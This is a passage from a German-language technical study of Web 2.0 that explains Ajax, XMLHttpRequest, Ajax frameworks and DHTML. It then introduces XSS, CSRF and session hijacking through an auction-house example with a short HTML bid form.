3.5 Weitere Anwendungen

Da der Begriff Web 2.0 sehr vage definiert ist, gibt es noch zahlreiche weitere alte und neue Anwendungen wie Napster, Upcoming.org oder Google Office und Techniken wie Suchmaschinenoptimierungen (Google Pagerank, Amazon) oder Tagging (del.icio.us, Digg.com), die im Zusammenhang mit Web 2.0 genannt werden. Viele Web-Anwendungen verwenden Aktive Inhalte, die sich teilweise nur schwer von der eigentlichen Anwendung trennen lassen. In manchen Fällen wird Ajax und DHTML hingegen nur zur Unterstützung und besseren Benutzerfreundlichkeit eingesetzt, die Anwendungen lassen sich aber grundsätzlich auch ohne Aktive Inhalte realisieren bzw. verwenden.

Das Zusammenspiel von Ajax und DHTML wird im nachfolgenden Kapitel behandelt und anhand eines einfachen Beispiels dargestellt. Die Gefahren und Risiken Aktiver Inhalte sowie neue Bedrohungen durch Ajax werden anschließend analysiert.

Alternativen zum Einsatz Aktiver Inhalte wie Ajax und DHTML, die der Unterstützung des Benutzers dienen sollen (siehe Abbildung 3.11), zeigt Kapitel 6 (ab Seite 48). Bei richtiger Verwendung ist es möglich, Web-Anwendungen zu erstellen, die für Benutzer auch dann vollständig nutzbar sind, wenn Aktive Inhalte nicht unterstützt oder aus Sicherheitsgründen heraus gefiltert werden.




Abbildung 3.11: Einsatz von Ajax und DHTML zur Unterstützung des Benutzers: automatische Vorschläge bei Formulareingaben (links) und komfortable Auswahl über einen Kalender (rechts).

4 Ajax (Asynchronous JavaScript and XML)

Ajax ist eine der wichtigsten technischen Komponenten von Web 2.0 und verknüpft mehrere, bestehende Technologien miteinander, um einen asynchronen Austausch von Nachrichten zu ermöglichen. Dadurch können einzelne Teile einer Webseite nachgeladen bzw. verändert werden, ohne die komplette Seite neu zu laden und bietet Benutzern somit ein schnelleres und interaktives Verhalten der Webseite.

Abbildung 4.1 zeigt eine dynamische Webseite (Webmail) mit den aktuellen E-Mails. Der Titel und Absender empfangener E-Mails sowie die Anzahl neuer Nachrichten am linken Rand (Posteingang) sollen aktualisiert werden, sobald neue Nachrichten eintreffen.

Abbildung 4.1: Web-Anwendung, deren Inhalt beim Empfang neuer E-Mails aktualisiert werden soll (Ursprung: http://gmail.com/).

Dies kann beispielsweise ohne Aktive Inhalte durch einen Timer realisiert werden, der die entsprechende Seite in regelmäßigen Abständen neu lädt. Unveränderte Elemente, wie Bilder oder eventuell die komplette Seite (falls keine neuen E-Mails vorhanden sind), werden lokal vom Browser-Cache geladen. Des Weiteren besteht die Möglichkeit, die dynamischen Elemente in einem eigenen Inline-Frame darzustellen und jeweils nur diese Seiten zu aktualisieren.

Ajax bietet nun eine weitere Möglichkeit, regelmäßig zu überprüfen, ob neue Nachrichten vorhanden sind. Anstatt die komplette oder Teile der Seite regelmäßig neu darzustellen, werden die entsprechenden Stellen der Webseite direkt ausgetauscht. Die Besucher sehen somit automatisch immer die aktuellsten E-Mails, ohne etwas tun zu müssen.

Wie in der Abbildung 4.2 zu sehen, werden beim manuellen Anfordern der Seite bzw. beim automatischen Aktualisieren (durch einen Timer) alle Elemente durch den Browser neu angefordert[1] und nur die zu dem Zeitpunkt aktuellen E-Mails angezeigt. Im Gegensatz dazu erfolgt bei Ajax die Abfrage nach neuen E-Mails im Hintergrund; sie werden nur dann auf der aktuellen Seite dargestellt, wenn es entsprechend Änderungen gibt.

Um eine Nachricht zwischen Client (Browser) und Server auszutauschen, wird ein JavaScript-Objekt benötigt, das diese Funktionalität unterstützt. Ursprünglich wurde dies 1999 durch Microsoft im Internet Explorer als ActiveX-Objekt *XMLHTTP* realisiert.

1 Bei entsprechender serverseitigen Implementierung werden unveränderte Objekte vom lokalen Cache des Browsers bezogen.




Abbildung 4.2: Schematischer Kommunikationsablauf manuell, automatisch und mit Ajax.

Später implementierten Mozilla (ab Version 1.0 im Jahr 2002) und andere Browser ein *XMLHttpRequest*-Objekt als Erweiterung von JavaScript, das die Funktionen und Eigenschaften des ursprünglichen ActiveX-Objekts unterstützt und somit die Basis für Ajax darstellt.




Abbildung 4.3: Trennung zwischen Austausch von Daten (Ajax, markierter Bereich) und Darstellung von Daten (vgl. [Shre06], Abbildung 1).

Eigentlich wird bei Ajax XML für den Austausch von Nachrichten verwendet. Ajax unterstützt aber beliebige andere Formate (z. B. Klartext) und funktioniert auch völlig ohne XML. JavaScript bzw. DHTML hingegen ist essenziell, um einen Austausch von Daten zu ermöglichen.

Der Begriff Ajax umfasst somit jene JavaScripts, die *XMLHttpRequest*- bzw. *Microsoft.XMLHTTP*-Objekte verwenden, um Nachrichten asynchron oder synchron zwischen Browser und Server zu senden (siehe Abbildung 4.3). Für die Verarbeitung und Darstellung der empfangenen Informationen werden bereits bekannte Aktive Inhalte wie JavaScript bzw. DHTML verwendet.

4.1 Ajax-Frameworks

Der Begriff Framework stammt aus der Software-Technik. Die sogenannten Ajax-Frameworks sind Sammlungen von Funktionen (Bibliotheken), welche die Verwendung des *XMLHttpRequest*-Objekts (kurz XHR genannt) erleichtern sollen.

Um den Inhalt einer Webseite wie im vorherigen Beispiel zu verändern, sind mit Ajax client-seitig mehrere Arbeitsschritte nötig. Zuerst muss das XHR-Objekt erstellt und die Anfrage konfiguriert werden. Nach dem Absenden muss dann auf die vollständige Antwort gewartet werden, ehe sie überprüft und verarbeitet werden kann. Dies ist die grundsätzliche Funktionsweise von Ajax. Die empfangenen Daten müssen anschließend noch an gewünschter Stelle der Webseite dargestellt werden.

Mit Hilfe von Ajax-Frameworks sind diese Arbeitsschritte inklusive der Darstellung meist mit einer einzigen Funktion möglich. Zusätzlich bieten viele Frameworks noch weitere Funktionen, die über den Umfang von Ajax hinausgehen. Beispielsweise kann der Empfang neuer Nachrichten durch eine einfache Option optisch hervorgehoben oder durch ein bewegliches Fenster innerhalb der Seite angezeigt werden (siehe Abbildung 4.4).




Abbildung 4.4: Schemenhaftes Beispiel für Funktionen von Ajax-Frameworks.

Abgesehen von den client-seitigen Frameworks, die aus reinem JavaScript bestehen, gibt es auch serverseitige Frameworks, die Funktionen und Objekte in einer jeweiligen Programmiersprache zur Verfügung stellen. Damit lassen sich dynamische Webseiten erstellen, welche die nötigen JavaScript-Funktionen für die Clientseite sowie die Schnittstellen für den Austausch von Daten automatisch generieren.




Abbildung 4.5: Der Programmierer verwendet serverseitige Frameworks, um den nötigen JavaScript-Code für Ajax und die Schnittstellen für den Austausch von Daten automatisch zu erstellen.

Mit einem serverseitigen Framework wie Sajax[2] braucht ein Web-Programmierer nicht den client-seitigen Code für Ajax zu implementieren, sondern kann in seiner gewohnten Programmiersprache (z. B. PHP) die Funktionen des Frameworks verwenden. Die nötigen JavaScript-Funktionen werden bei jedem Aufruf dynamisch generiert und an den Browser gesendet (siehe Abbildung 4.5). Die Schnittstellen für den Austausch von Daten werden dabei ebenfalls in der gewohnten Programmiersprache implementiert. Der Austausch von Nachrichten zwischen Browser und Webserver wird dabei stets client-seitig über das *XHR*-Objekt realisiert (Ajax).

4.2 DHTML (Dynamic HTML)

Der Begriff Dynamic HTML bezeichnet Aktive Inhalte, die es ermöglichen, eine Webseite, nachdem sie vollständig geladen wurde, auf der Clientseite noch zu verändern. In unserem vorherigen Beispiel wird in regelmäßigen Abständen überprüft, ob neue E-Mails vorhanden sind. Ohne dass der Benutzer davon etwas merkt, werden per Ajax Daten zwischen Browser und Webserver ausgetauscht. Sobald neue Mitteilungen eingetroffen sind, werden diese per DHTML in der bestehenden Seite angezeigt, ohne dass diese komplett neu vom Server geladen werden muss.

Der Aufbau einer Webseite ist durch HTML [W3C99] definiert und besteht aus verschiedenen Elementen, die wiederum aus sogenannten Tags (`<body>` `<table>` `<tr>` `<div>` etc.) bestehen. Jedes Tag ist maßgebend für das Layout der Seite und besitzt Attribute wie Breite, Höhe, Farbe, Inhalt des Elements, die das Aussehen und den Inhalt der Seite bestimmen.

Das Document Object Model (DOM) [W3C04] ist wie HTML durch das World Wide Web Consortium (W3C) standardisiert und definiert den Zugriff auf die Elemente einer HTML-Seite. Es repräsentiert die HTML-Seite als hierarchische Baumstruktur, bestehend aus einem Wurzelknoten und im Normalfall mehreren Elementknoten. Ein Knoten entspricht einem HTML-Element und kann immer über den Wurzelknoten erreicht werden (siehe Abbildung 4.6).

2 Sajax ist ein serverseitiges Ajax-Framework, das für mehrere Programmiersprachen (Coldfusion, Perl, PHP, Python und Ruby) eingesetzt werden kann.




Abbildung 4.6: Verschiedene (vereinfachte) Sichtweisen einer Webseite - Browser, HTML, DOM.

Mit DHTML kann so nicht nur der Inhalt von HTML-Elementen verändert werden. Durch gezieltes Ändern von Attributen können visuelle Effekte wie eigene Fenster innerhalb der HTML-Seite (siehe Abbildung 4.4, Seite 19), sich ändernde Bilder, bewegliche Menüs etc. realisiert werden. DHTML arbeitet rein client-seitig und umfasst jene JavaScripts, die für die aktive Manipulation von DOM-Elementen verwendet werden. Die Aufforderung und Information für die Manipulation kann dabei bereits statisch im Dokument hinterlegt sein oder beispielsweise per Ajax nachgeladen werden.

Die Interaktion einer Web-Anwendung, die mit Ajax realisiert wurde, setzt somit auch immer JavaScript und in den meisten Fällen auch DHTML voraus. Ohne JavaScript könnte das XMLHttpRequest-Objekt nicht verwendet werden und ohne DHTML wäre eine Darstellung der empfangenen Daten nicht möglich. Ajax-Frameworks bieten folglich Funktionen, die sowohl die nötigen Ajax-, JavaScript- als auch DHTML-Funktionen kombiniert umsetzen.

Eine vollständige Liste aller Funktionen und ein Vergleich zu DHTML ist im Anhang A ab Seite mit einigen Beispielen zu finden.

5 Gefährdungen

Aktive Inhalte wie Ajax werden im Browser des Benutzers ausgeführt und bergen somit zahlreiche Risiken. Das Ziel eines Angriffs ist dabei nicht die Web-Anwendung oder der Webserver, sondern vielmehr der Benutzer, auf dessen Rechner der Schadcode ausgeführt wird. Da der Code mit den Berechtigungen des Browsers läuft, kann auch ein Zugriff auf lokale Ressourcen nicht ausgeschlossen werden.

Meldungen über Sicherheitslücken in Web-Anwendungen und Frameworks gibt es fast täglich. Dabei sind Sicherheitslücken in Frameworks potenziell noch tückischer als solche, die nur einzelne Web-Anwendungen betreffen. Bei letzteren genügt es, wenn der Betreiber der Web-Anwendung die Lücke schließt, während bei einer Lücke in einem verbreiteten Framework, auf dem eine große Anzahl von konkreten Web-Anwendungen aufbaut, jede einzelne dieser Web-Anwendungen betroffen ist. Das Einspielen eines Patches für ein einer Web-Anwendung zu Grunde liegendes Framework ist aber unter Umständen mit beträchtlichen Schwierigkeiten verbunden, beispeilsweise wenn der Patch Funktionen betrifft, die von der Web-Anwendung intensiv genutzt werden. Darüber hinaus sind sich Betreiber entsprechender Web-Anwendungen häufig überhaupt nicht darüber im Klaren, dass ihre Anwendung von Schwachstellen in einem verwendeten Framework betroffen ist.

Die zwei häufigsten Schwachstellen sind dabei Cross-Site Scripting (XSS) – diese Schwachstelle war zeitweise in mehr als 80% aller Webseiten zu finden [Gros06] – und Cross-Site Request Forgery (CSRF bzw. auch XSRF abgekürzt). Die Gefährdungen, die von Aktiven Inhalten ausgehen, werden in diesem Kapitel analysiert.

5.1 Grundlagen

Bevor XSS und CSRF näher untersucht werden, ist es wichtig, die grundlegenden Methoden von Web-Anwendungen zu kennen. Dies umfasst die Verwendung von einerseits Sessions bzw. Cookies und andererseits Formularen bzw. Formularfeldern in Verbindung mit Aktiven Inhalten.




Abbildung 5.1: Auktionshaus: Links die Authentisierung, rechts das Abgeben eines Gebots.

Das folgende Fallbeispiel dient zur Erklärung der verschiedenen Techniken. Ein Benutzer meldet sich mit seinen bereits bestehenden Zugangsdaten an einem Auktionshaus an, wählt einen Artikel und bietet einen beliebigen Preis (siehe Abbildung 5.1).

5.1.1 Sessions und Cookies

Damit die Web-Anwendung bei der Abgabe eines Gebots feststellen kann, um welchen Benutzer es sich handelt, ohne dass dieser seine Benutzerdaten jedes Mal neu eingeben muss, werden sogenannte Sessions verwendet.

Nach einer erfolgreichen Authentisierung des Benutzers wird auf dem Server eine kleine Datei (Session) angelegt, die den Benutzernamen und eventuell weitere Daten enthält. Referenziert wird diese Datei durch eine eindeutige Identifikationsnummer (Session-ID), die dem Benutzer in den meisten Fällen in Form eines Cookies gesendet wird (siehe Abbildung 5.2). Cookies können zusätzlich zu einer Bezeichnung und einem Wert (Session-ID), ein Ablaufdatum, einen Pfad, einen Domain-Namen und weitere optionale Attribute enthalten.




Abbildung 5.2: Cookies werden zum Wiedererkennen des Benutzers verwendet.

Bei jeder weiteren Anfrage an das Auktionshaus wird nun der Inhalt des Cookies automatisch vom Browser mitgesendet (siehe Abbildung 5.3). Die Web-Anwendung kann so jederzeit feststellen, um welchen Benutzer es sich handelt. Beendet wird die Session erst, indem auf dem Server die Session-Datei entfernt wird, der Benutzer das Cookie löscht oder die Gültigkeit des Cookies erlischt.




Abbildung 5.3: Der Inhalt des Cookies wird bei Verwendung der Domain automatisch mitgesendet.

Innerhalb dieser Zeitspanne, nachdem der Kunde sich einmalig authentisiert hat, wird dieser alleinig durch die Session-ID erkannt. Folglich bedeutet die Weitergabe dieser Session-ID die Weitergabe der Identität. Gelingt es einem Angreifer die Session-ID des Benutzers zu erlangen, kann er sich als *User123* ausgeben und alle Möglichkeiten nutzen, die dem tatsächlichen Benutzer zur Verfügung stehen. Beispielsweise könnte der Angreifer nun Artikel ersteigern, Mitteilungen innerhalb der Web-Anwendung versenden, den Account löschen oder verändern usw.

Dieser Angriff wird als **Session Hijacking** bezeichnet, da die bestehende Session eines authentisierten Benutzers vom Angreifer „entführt“ und entsprechend ausgenutzt wird. Häufig ist daher das Ziel einer XSS-Attacke, die Cookies von Besuchern auszulesen, um anschließend die Rechte derer auszunutzen.

5.1.2 Formulare und Formularfelder

Ein weiterer wichtiger Punkt ist die Funktionsweise von Formularen und Formularfeldern. Diese Elemente werden beim Auktionshaus sowohl bei der Authentisierung als auch zur Abgabe eines Gebots verwendet (siehe Abbildung 5.1).

Der Quellcode (in gekürzter Form) für die Abgabe eines Gebotes setzt sich wie folgt zusammen:

```
<form method="GET" action="bieten.php">
  <input type="hidden" name="artikelnummer" value="123456" />
  Ihr Gebot:             <input type="text" name="gebot" />
  Gebot best&auml;tigen: <input type="submit" value="Senden" />
</form>
```

Das Formular umfasst drei Formularfelder, wobei nur zwei davon sichtbar sind: die Eingabe des Gebots und der Button zum Absenden des Formulars. Da der Button kein *name*-Attribut besitzt, wird er beim Absenden des Formulars nicht berücksichtigt. Das versteckte (*hidden*) Formularfeld „*artikelnummer*“ wird hingegen miteinbezogen und von der Web-Anwendung für die Erkennung des Artikels verwendet.

